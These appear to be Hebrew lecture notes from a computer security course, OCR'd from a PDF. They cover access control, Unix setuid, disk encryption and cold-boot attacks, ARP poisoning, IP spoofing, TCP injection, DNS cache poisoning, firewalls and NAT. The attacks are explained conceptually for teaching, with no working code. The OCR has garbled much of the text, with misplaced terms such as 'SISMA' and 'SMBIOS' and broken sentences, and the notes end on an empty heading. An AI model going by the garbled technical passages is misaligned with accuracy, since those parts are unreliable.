## Isolation & Compartmentalization

- אם יש פריצה באחד החלקים של המערכת אז רק אחד מהאזורים יפגע.
- נרצה להפריד בין יכולות של משתמשים שונים (לא לכלם והו הרשותות admin, admin, ואף יותר מכך, לכל משתמש והוא הרשותות לאזורים שונים).

## Principle of Least Privilege


- לכל משתמש/תפקיד/קומפוננטה במערכת יהיו את הכמות המינימלית של הרשותות שהוא זוקה לה.

- איזר המבוקש יודעת למי לחתם הרשותות ולאן.
- הנחות:

1. המערכת יודעת מי המשתמש שניגש אליה (היא כבר ביצעה אימוט על זהות המשתמש)

2. בקשת הרשות הגישה (access) עוברת דרך "סלקטור" (reference monitor) שיכל למנוע משתמשים לא מורשים לגשת למשאב בשלהו.

○ בשמך דבר על ניהול הרשותות בתוך רשת מקומיות (למשל: במחשב) איזה reference monitor = מערכת הפעלה



## גישה בניהול הרשותות

### 1. Access Control List (ACL)

המערכת מנהלת טבלה שבה רשום לה עבור כל קובץ במערכת – מהן הרשותות שיש לכל משתמש במערכת

	File 1	File 2	...
User 1	read	write	-
User 2	write	write	-
User 3	-	-	read
...			
User m	read	write	write

### 2. Capability

לכל משתמש יהיה "ברטיס" שמאפשר לו לגשת למשאים שיש לו הרשותות אליו.

המערכת לא בהכרח יודעת עבור כל קובץ למי יש הרשותות לגשת אליו.

במקרה, שימושו ניגש למשאב מסוים היא תבדוק האם יש למי שמנסה לגשת למשאב ברטיס שמאפשר לו לגשת למשאב ותפעל בהתאם.

משמעות:

1. ברטיס (פיסת מידע) שנitin למשתמש כך שמשתומים לא יכולים ליצור לעצם ברטיס (למשל: לוודא שהברטיס חתום).
2. לא לחתם למשתמש את ברטיס. במקום זאת, לשמר את הברטיס במקומות שאין למשתמש גישה אליו. כאשר המשתמש ינסה לגשת למשאב כלשהו איזה מערך הפעלה תיגש לאזרו הנ"ל ותבדוק איזה capabilities יש למשתמש.

ACL	Capability	Operation
מורכב יותר – בכל פעם שנרצה לאפשר למשתמש גישה נאילץ להוסיף (ומאוחר יותר להסיר) אותו מהרשימה בפועל, מtbody בצורה שונה – נתונים למשתמש את היכולות לגשת למשאב תחת הרשותות של משתמש אחר (?setuid)	קל לביצוע – בהינתן שיש תהליך/משתמש אחר עם גישה למשאב, הוא יוכל להעביר לו את המפתח שלו	<b>Delegation</b> מצב בו נרצה לאפשר למשתמש/תהליך גישה למשאב כלשהו באופן זמני (עד כה לא הייתה לו גישה למשאב)
קל לביצוע – הסרת המשתמש/תהליך מהרשימה	מורכב יותר – אחרי שנתנו את המפתח למשתמש/תהליך קשה לבטל לו את המפתח אפשרות 1 – עדכון עבור כל משתמש: אילו מהפתחות שלו לא בתוקף (כפיפות: משתמשים גם ברשינה ~ ACL) אפשרות 2 – indirect: המפתח רק נותן גישה לפוינטර בזיכרון במערכת שמצויב על הרשות האמיתית שהמערכת נותנת לו. במצב זה, על מנת לבטל למשתמש את הרשותה נאפס לו את הפוינטר.	<b>Revocation</b> היכולת לבטל הרשותות


**Roles/Groups**

רלוונטי גם ל-ACL וגם ל-capability •

role = Role קבוצה של משתמשים •

במקום שלכל משתמש יהיו הרשותות, לכל role יהיו הרשותות וכל משתמש יהיה role (indirection) •

בד"כ נוצר היררכיה בין roles: •

**לדוגמה:** •

- שימושי בשיש הרובה משתמשים בשמות שונים לעיטים תקופות, אבל מעט תפקידים שמותחלפים פחות.

## Unix Accounts, Processes & UIDs

- לכל משתמש יש:
  - (UID) User ID - מס' בן 16 ביטים
  - (GID) Group ID – קבוצה (יחידה) אליה הוא משתייך
    - ניתן לראות את רשימת המשתמשים עם ה-GID וה-group שלהם ב-`/etc/passwd` (יכולם לקרוא אותם)
    - לכל תהליך יש UID (שבד"כ זהה ל-UID של המשתמש שהריץ אותו/של התהילה שיצר אותו)
- UID מיוחד שמאפשר לעקוּף (מערכת אפיוּ לא לבדוק את הרשות) את כל הבדיקות הרשות ופעולות הכל.
- UID = 0
  - root
  - לא חייב להיקרא root (העיקר שה-UID הוא 0)
- ב-XINU משתמשים ב-ACL
  - לצורך כך, משתמש יכול לעתים לשנות את ה-UID שלו (למשל: כאשר נרצה לבצע delegation בפרט, לכל משתמש יהיו 3 IDs):
- **1. Real UID (RUID)**
  - זה ה-UID המקורי של המשתמש שהתחילה את התהילה
    - לא ניתן לשינוי
- **2. Effective UID (EUID)**
  - שימושי עבור היכולת לבצע delegation
    - לפיה UID נתונים הרשות לתהילה
    - נקבע לפי bit-setuid של הקובץ המורץ ע"י התהילה
      - ניתן לשינוי
- **3. Saved UID (SUID)**
  - שומר את ה-EUID המקורי כדי שהוא ניתן לשחזרו בתום ריצת הקובץ הנוכחי שמשינה את ה-UID של התהילה
    - כמו כן, לכל תהליך יש את כל סוגי ID השונים הנ"ל עבור ה-GID Group שלו:
- **Real GID (RGID)** .1
- **Effective GID (EGID)** .2
- **Saved GID (SGID)** .3

## Unix File Access Control

- כאמור, ב-XINU משתמשים ב-ACL
  - לכל קובץ יש 3 קבוצות של הרשות:
    - owner .1
    - group .2
    - other .3
- ה-owner של הקובץ יכול להחליט אילו הרשות הוא נותן לכל אחת מ-3 הקבוצות הללו

## Setuid

- באופן דיפולטיבי, ה-EUID של התהילה שמריץ קובץ כלשהו יהיה ה-RUID שלו.
- כאשר ביט setuid של קובץ בלשונו דלוק, ה-EUID של התהילה שמריץ את הקובץ יהיה ה-RUID של ה-owner של הקובץ. כך שבפועל, התהילה יירוץ עם הרשות של ה-owner.
- הוא מסומן בכזה בעדרת **bit S במקומ X בהרשות owner שלו**.
- בעדרת הפתרון הזה נוכל לתת למשתמשים שאינם root להזין root בטור `root` בעת ריצת קבצים מסוימים ולאחר סיום הריצה הם ייחזרו ל-pid שהוא להם לפני כן.

**הסנה בשימוש ב-Setuid** - Setuid privilege escalation. לדוגמה: הספר Egg Cockoo's Cookbook מספר על האקר שמשתמש ב-setuid Emacs בשביל לשלוח מייל עצמי שדורס את ה-scheduler שמורץ כל 5 דקות ובקר מבטיח את הפעלת הנזקה שלו.

## עקבות ה-Access Control

- ניתוק ה-*hard disk* וחיבורו למערכת אחרת של מתייחסת לביטים של ההרשות.
- המתקפה המתווארת מתעלמת מההנחה שככל גישה למידע עברת דרך *reference monitor*.

נתגבר על תקיפה זאת בכך שנשנה את *the set-mind*: מ מצב שבו מערכת הפעלה **מחליטה** לא לחת הרשות למצוות בצד הצפנה. נבצע זאת באמצעות הפעלה **לא יכולה** לחת הרשות.

יהיו הרבה מקרים שבהם הצפנה של הקבצים המקוריים לנו לא תהיה מספקת:

- ללחח המון משאים.
- על מנת לעבוד עם תוכנות אחרות שצריכות גם להשתמש בקבצים לצורך שתובנות אלו ימשכו *ins plug* ל-*decryption*.
- יש מטרות אבטחה עבותן הצפנה אינה עיליה – *information disclosure*. למשל: בכל הנראה שפרטים כמו: שם הקובץ, גודלו ו-*meta data* נספף יהיו חשופים למטרות ההצפנה.
- במקרים בהם נעשה שימוש ב-*swap space* או ב-*temporary files* המידע הרגיש שלנו יהיה זמין בהעתך של הקובץ שאינו מוצפן.

פתרונות..

## Transparent Disk Encryption

איך זה יבוצע?

1. הצפנה של כל *sector* ב-*FS*.
2. עדכון *driver* שפונה ל-*hard disk* כך שיצפין את המידע שהוא כותב לדיסק ויפענח את המידע שהוא קורא מהדיסק.
  - בכאן, המשתמשים/תוכנות שקוראים/כותבים מידע מהדיסק אינם מודעים להצפנה (פועלים בריגל).
  - לפניה שההצפנה תהיה שקופה למשתמש, נרצה לבצע אימוט (בעזרת *SISMA*) שהמשתמש רשאי לגשת למידע.
  - לכן, ה-(*MBR*) ה-*BIOS* וה-*UEFI* הרלוונטי לו לא יהיה מוצפנים.

## מגבליות על ההצפנה

- נרצה שהגישה לקריאה/כתיבה יהיה מהירות. לכן, לא נוכל להשתמש ב-*stream cipher*.
- הסטר חיב להיות בדיק באורך הגלוי,, לכן, לא נוכל להשתמש ב-*IV*. במקום זאת, משתמש ב-*ESSIV IVs* (בעזרת *SISMA*): יבצעו *hash* על מס' הבלוק המוצפן וכך ישמש בטור *IV*.

## IMPLEMENTATION DISK ENCRYPTION

1. המשמש מכנים *SISMA*.
2. מבוצע *hash* על ה-*system* כך ששתמש בטור מפתח הצפנה סימטרי עבור המוצפן. המפתח נשמר ל-*RAM* (כדי שייעלם ברגע שהמחשב נסבב).
3. ה-*driver* המשמש לקריאה/כתיבה מהדיסק נטעף ביכולת הצפנה/פענוח. פונקציית הצפנה/פענוח של ה-*driver* תחשב את *IV* של בלוק בעזרת *hash* על המס' בלוק. בעזרתו תבצע *block cipher encryption/decryption*.

## איך לתרום לבגיהה של 2 אנשים שונים למחשב בך שלכל אחד יש הרשותות שונות?

- לכל drive יהיה מפתח הצפנה שונה.
- לכל משתמש יש סיסמה שונה, עליה יבוצע hash.
- לכל דיסק יש מפתח הצפנה שיישמר על הדיסק לאחר שהוצפן עם ה-hash של הסיסמה של המשתמש שיש לו גישה לדיסק.
- אם יש יותר ממשתמש אחד עם גישה לדיסק כלשהו אז ישמר מפתח הצפנה מוצפן עבור כל משתמש.
- בשימוש ינסה לגשת לדיסק, טענים את ה-hash של הסיסמה של המשתמש למצפין. עם המצפין מפענחים עם המפתח של הדיסק. את המפתח המפענחים טובעים ל-RAM.
- חשוב לציין לב: מפתח ההצפנה של הדיסק הוא זהה עבור כל המשתמשים. מה המשתנה בין המשתמשים הוא ההצפנה שלהם.
- משתמש מצפין את המפתח של הדיסק באמצעות-hash של הסיסמא שלהם. כל הרעיון הזה מאפשר גם לשחרר את המידע ששומר על הדיסק במקרה שהוא מlodא את הסיסמא שלהם. בהנחה ויש משתמש נוסף שגם לו יש הרשותה לאוטו הדיסק.

## Disk Encryption Pain Points

- אם מאבדים את הסיסמא של הדיסק ולאחר מכן אין אותה אז לא ניתן לשחרר את הדיסק.
- Remote boot נהייה אתגר מאוד מסובך, לאחר וה-MBR מאוד בסיסי.
- restart במהלך עדכון נהיה אתגר מאוד מסובך.
- יש גישות נוספת לdisk driver. לכן, אם המציג דיסק לא דאג לוודא שכל הגישות לדיסק יהיו תחת ה-wrapper SMBus encryption/decryption אז תהיה לנו בעיה.

## Disk Encryption Attacks & Mitigations

Mitigation	Attack
שאר הקורס	<b>RCE on the machine</b> הצפנה דיסק לא מגנה מפני זה <b>corrupting pre-boot authentication</b> הנחה: תוקף ניגש למחשב ב-2 תזמנויות שונות בך שביניהם משתמש לגיטימי השתמש במחשב התקיפה: עריכת ה-MBR בך שישמר את הסיסמא של המשתמש לדיסק ריעוניות, ניתן לעורר את מערכת הפעלה בך שאחריו עליית המחשב היא גם תפעה את המידע שאחננו רוחים ותשלח אותו בך שכל המתפרקת תבצע בגישה אחת
Trusted Platform Module (TPM) חווארה ייעודית לкриптוגרפיה שמוגנת מפני גישות שלא דרך ה-API שלו הרעיון: ה-TPM יצפין את הדיסק בהתאם לאופן שבו ה-pre-boot פעיל בך שאם הוא פועל בצורה תקינה המידע יצפין/יפוענחו בזיכרון הרואיה (עם המפתח המקורי). אחרת, המידע יצפין/יפוענחו עם מפתח לא נכון.	<b>Cold-booting</b> הנחה: לתוקף יש גישה למחשב בזמן שהוא במצב on/asleep/hibernating התקיפה: התוקף מבצע cold-boot למחשב (למשל: ע"י הוצאה של המחשב מהחומר). לאחר מכן, התוקף טוען מערכת הפעלה (קלה יחסית) שמייד מבצעת kmpm ל-RAM לתוכן קובץ כלשהו שבתוכו התוקף יוכל למצוא את מפתח הצפנה. הרעיון מאחורי המתפקיד: ה-RAM הוא זיכרון נדיף שmagig תוך עד בערך 30 שניות למצביע כל הביבים שלו מגיעים למצב הדיפולטיבי שלהם בך שהמידע הקודם שאחטנו נעלם. על מנת להאריך את משך הזמן הזה ניתן אף לקורר את ה-RAM לטמפרטורה של מינום 20 מעלות.
פתרונות 1: לא לחת לאנשים לגשת למכבירות שלהם לא בבי. פתרונות 2: לא לשמר את המפתחות ב-RAM. במקום זאת, יש פתרונות מבוססי CPU או מבוססי cache. לחולפים, יש פתרונות מבוססי חומרה (ישמשו את עצםם כשמקרים אותם/מוודאים שהמידע מתנדף מהר יותר), אך לרבות הם יותר יקרים ויקרים.	

## Layer 2

## Sniffer

- שכבה 2 עובדת בתכורת **broadcast**. כמובן, הودעות מועברות לכל השחקנים ב-LAN וכי שורצها ללקח את ההודעה לוקח אותה. בדומה לסקירה, זה עובד ע"י זה שבכל שחקן מסנן פקודותשה-destination MAC address שלהן לא תואם ל-destination MAC address שלו. בדומה לא תקינה, או לא לפי כוונת המשורר, ניתן לנפג מכਬיר בNIC שלו יהיה ב-mode-promiscuous. במצב זה, המכబיר יכולת את כל התעבורה שמוצעת לו גם אם destination MAC address שלהן לא תואם ל-destination MAC address שלו.
- זה הצורה שבה sniffer עוזב.

**איך ניתן להזות שיש sniffer ברשת שלי?** (מי שהו על הרשות שלו שנמצא ב-mode-promiscuous ?)


- שליחת ping לבתובות שחוודים בה (או פשוט broadcast destination MAC address) עם נספח זבל.
- אם קיבל תגובה מהבתובות אז היא בהכרח sniffer כי מחשב שאינו ב-mode-promiscuous לא היה מגיב אחר והבתובות MAC איןנה תואמת לבתובות MAC שלו.

## ARP

- על מנת להימנע משימוש יתר בבקשת ARP, כל host חדש ב-LAN (ברגע שהוא נדלק) שולח ARP reply ב-LAN בתור הודעת broadcast. כמובן, ה-hostים בד"כ לא עוקבים אחר ה-ARP requests שהם ביצעו. כך שלעתים הם יכולים לתקשר עם hosts אחרים גם ללא ARP request (בדוחות arp-gratuitous).
- ARP לא מספק דרך לוודא שהבתובות MAC שנמסרה לו עברו בתובת IP כלשהו אכן תואמת לה.**
- בזכות זאת, ניתן שכבותות MAC יהיו משויות לבתובות ARP לא נכונות. זה נקרא ARP Poisoning.
- ARP
  - state-less ARP הוא ARP
  - hosts hosts אמורים גם לא לשלוח ARP request (בדוחות arp-gratuitous).
  - ARP לא מספק דרך לוודא שהבתובות MAC שנמסרה לו עברו בתובת IP כלשהו אכן תואמת לה.
  - ARP Poisoning – בזאת, ניתן שכבותות MAC יהיו משויות לבתובות ARP לא נכונות. זה נקרא ARP Poisoning.

## 2 תקיפות אפשריות:

- DOS – ניתן לדוייפ את בתובת ה-MAC של שרת בlhsו כך שלא יוכל לקבל אותן.
- MITM – מחשב ברשת יכול לדוייפ בתובות MAC של 2 בתובות IP ברשת כך שכל התקשרות ביןיה תעבור דרכו.



## IP Spoofing

- מביילה IP source IP address header כך שאם קיבל הפקטה יש תשובה הוא ישלח אותה לכתובת הזאת.
- ניתן לעורר את ה-*fake* IP header כך שיביל source IP address שאינה תואמת לכתובת של השולח ובמקרה לרשות כל כתובת שנרצה.
- אפשר אונונימיות גבוהה. קשה לחסום מתקפות כאלה או למצאו את האחראים לה.

### מתקפות אפשריות:

1. **DoS** – שליחת בנות ענקית של פקודות לשרת כלשהו שגוררות מצד response לכתובת IP לא תקינה.
2. **DoS** – שליחת פקודות להמוני מחשבים שגוררות response לכתובת IP שורצים לבצע עליה מתקפת DoS.

### דוגמאות לתקיפות:

1. **Ping of death** – שליחת פקחת ping ענקית שגמורה לкриיסת המחשב מקבלן, כך שלא היה ניתן לדעת מי הוא המקור האמתי של הפקטה.
2. **Smurf attack** – בדומה לסוג ה-2 של DoS שתואר לעיל: שליחת broadcast-IP source ב-LAN שה-IP שלו הוא הכתובת של המחשב שורצים לבצע עליו התקיפה DoS.

## Layer 4

## TCP Injection

- בהינתן שהתקוף ידוע את #-sequence בחיבור בין שני מחשבים הוא יכול להזיר פקודות יכול לעשות RST לחיבור (DoS)
- יכול להתחזות לאחד הצדדים ולבצע פעולה בשם זה.
- **Off-Path Attack** – התקוף נמצא מחוץ לתווך התקשרות ומנסה את #-sequence (קיים סיכוי פיזיולוגי שהוא יעבד מאוחר ויש טווח טווח שכלל צד אפשרי וגם אם החיבור חוי למשך זמן יחסית ארוך אז התקוף יוכל לנסות ללא קפינה של ניחושים).
- **On-Path Attack** – התקוף נמצא על תווך התקשרות בין 2 מחשבים והוא ידע את #-sequence על מנת ההתקפה יתבצע בין המחשבים.

## Layer 5

## DNS

- פרוטוקול שנמצא בין שכבה 4 ל-5 ומתרגםשמות דומיין לכתובות IP.
- משתמש במנגנון “**Go ask him**” – כאשר שרת DNS לא יודע תשובה לשאלתא כלשהו הוא מפנה את השואל לשרת אחר.
- יש hosts בדרך לשרת DNS הראשיים (יש 13 ראשיים) ששומרים תשיבות לשאלות קודמות. נקראים: local name ו稱 resolvers יכולים להימצא אף בראוואר הביתי.
- על מנת שהשואל ידע לעקב אחר השאלתא המקורית שלו הוא משתמש ב-QID (מספר בן 16 ביטים) שמשaic ל-request responses.

### מתקפות אפשריות:

1. **DNS spoofing** – מסירת כתובת IP שגוייה (בהתאם למטרות התקוף) עבור host domain כלשהו (שימושי עבור MitM). כך פועלם בתים קפה ומלונות שאורחים שלהם מנסים להתחבר לרשת wifi שלהם. במקרה להעביר להם את כתובת האתר שהם מփשים הם מעדירים אותם לדף של שרת SMBIOS את מס' החדר שלהם ורק לאחר מכן יאפשרו להם לגלוש לאתר אחרים.
2. **DNS cache poisoning** – כאשר גורמים ל-cache שמחזיק מידע על שאלות DNS קודמות (local DNS resolver) להכיל מידע שגוי. האופן שבו זה מתבצע:
  - התקוף שולח בקשה לנתקף שגורמת לו לגשת ל-domain כלשהו.
  - התקוף שולח ל-local DNS resolver המון (256) DNS responses ש כולם מכילים את ה-QID של אתר דוני של התקוף.
  - אם התקוף מצילח לקלוע עם אחת ה-requests responses ל-QID של השאלתא של הנתקף אז ה-cache זוזם.
3. **(DoS) DNS amplification** – שליחת המון שאלות DNS עם IP src מזויף כך שבל ה-requests responses יגיעו ליעד המתקפה.

### פתרונות:

- הפיכת ה-requests/responses למאובטחות ע"י אימות/הצפנה.

## Firewall

### מה Firewall בודק?

(TCP/UDP/ICMP/...)	שכבה 3
destination IP	
source IP	
(אמין עבר TCP, קצר פחות אמין עבר UDP ו-ICMP)	שכבה 4
destination port	
source port (לחולוטי לאמין כי מי שיזכר את ה-connection בד"ב מגיריל את ה-port שלו ולבן לא יוכל לפטר פקודות לפי ה-port)	
כיוון התקשרות (NIC,incoming/outgoing)	שכבה 5
client program (אם ידוע איזה תוכנית ביקשה את השירות אז ניתן לפטר פקודות לפיה)	
DPI (Deep Packet Inspection) – סריקה של הפרמטרים והמחוזות ב-payload של הפקטה	

### Services and Port Numbers

$$\text{service} == \text{protocol} + \text{destination port}$$

-

protocol + destination port	service
TCP/80	http
TCP/22	ssh

$$\text{ports } 0 - 1024 = \text{well known ports}$$

-

### Policies and Rules

- בהתנגשות בין 2 חוקים, החוק המוקדם יותר הוא התקף.

- 

### Types of Firewall


Network FW		Host – based FW
stateless	statefull	

### Host Based FW


- תוכנה שנמצאת על מחשב/שרת הקצה עליו רוצים להגן.
- יתרון: יכול לפטר פקודות על סמך התוכנית על המחשב שהוא המקור/יעד של תעבורת כלשהי.
- חיסרון: אין ריבויות של כותב החוקים. לעומת זאת, החוקים נקבעים בד"ב ע"י האדמין של המחשב הקצה.
- אם תוקף יכול להשיג הרשאות אדמין על המחשב אז יכול ללבות את ה-FW.
- בעל המחשב יכול לנפג את החוקים של ה-FW – Discretionary Access Control

### Network FW


- רכיב בעל פונקציונליות של נתב ששמש גם כסלקטור של הרשת שהוא עומד בפתחה.
- בד"ב בין LANs או בין הרשת הפנימית לחיצונית.
- יתרון: מנוהל בצורה ריבובית ע"י אנשי ה-IT של החברה.
- FW – Mandatory Access Control – clients-servers – יכולם לנפג את החוקים של ה-FW.
- חיסרון: לא ידוע מי התוכניות שמנסות לתקשר על גבי הרשות.



## Network Firewall: Basic Topology



## 2-Firewall Topology with DMZ



## Network FW – Stateless

- כל פקטה מפולטרה ביחס לננתונים שנמצאים בה בלבד (לא התחשבות בהיסטוריה של רלוונטיות אליה).
- כפועל וצא מזה, נדרש לשמור חוקים שיאפשרו 2 כיווני תנועה ברשות עבורי תקשורת זו כיוונית.
- החיסרונות בכך:

- מהירות – יותר חוקים לעבר עליהם בבדיקה של פקטה.
- אבטחה – שמיירת חוקים שיאפשרו תעבורת כלית יותר. למשל: על מנת לאפשר למחשבים בארגון להיות מסוגלים לגלוש לכל אתר באינטרנט נדרש לשמור את 2 החוקים הבאים:
  - from any to port 80 – accept
  - from port 80 to any – accept


החוק ה-2 מאפשר לכל תעבורת שהיא שmagעה ל-80 port במחשב בארגון להיבנס לרשות ולא היינו רוצים את זה.

- שומרים רק חוקים מ-client ל-server.
  - בעת מעבר ראשוני של תעבורת client ל-server שמאפשר ע"י חוק מתאים ב-base rule נשמור מצב ב-state table שיבול:
  - בעת הצעת תעבורת בלשי:
    - בדיקת התאמה אל מול states קיימים וה-reverse states שליהם.
  - כלומר, בהינתן state:<a,b,c,d> גם ה-<a,b,c,d> יחשב בהתאם.
  - אם לא נמצאה התאמה:
    - path slow – בדיקת התאמה אל מול ה-base rule
  - odal יהיה מאדiesel עבור חיבורם ארוכים ופחות יעיל עבור חיבורם קצרים.
  - הרבה יותר מאובטח לאחר וה-traffic return שמאפשר מאוד מצומצם.
  - קל יותר לניהול, כי יש חצי מכומות החוקים שהיו לנו עבור stateless.

## NAT (=Network Address Translation)

• כתובות פרטיות:


- 10.0.0.0 – 10.255.255.255 :10.0.0.0/8
- 172.16.0.0 – 172.31.255.255 :172.16.0.0/12
- 192.168.0.0 – 192.168.255.255 :192.168.0.0/16



- המשמעות היא שבירת ה-end to end communication. כלומר, לא ניתן ליצור תקשורת עם מחשב שנמצא מאחורי NAT, אלא אם אנחנו יודעים את ה-public address שמתאים לו לפי ה-.translation table.
- משפר את האבטחה.
- מקשה על יצירת שרת ברשת הביתית (בזה hosts הם בעלי כתובות IP פרטיות).

## המתקפה

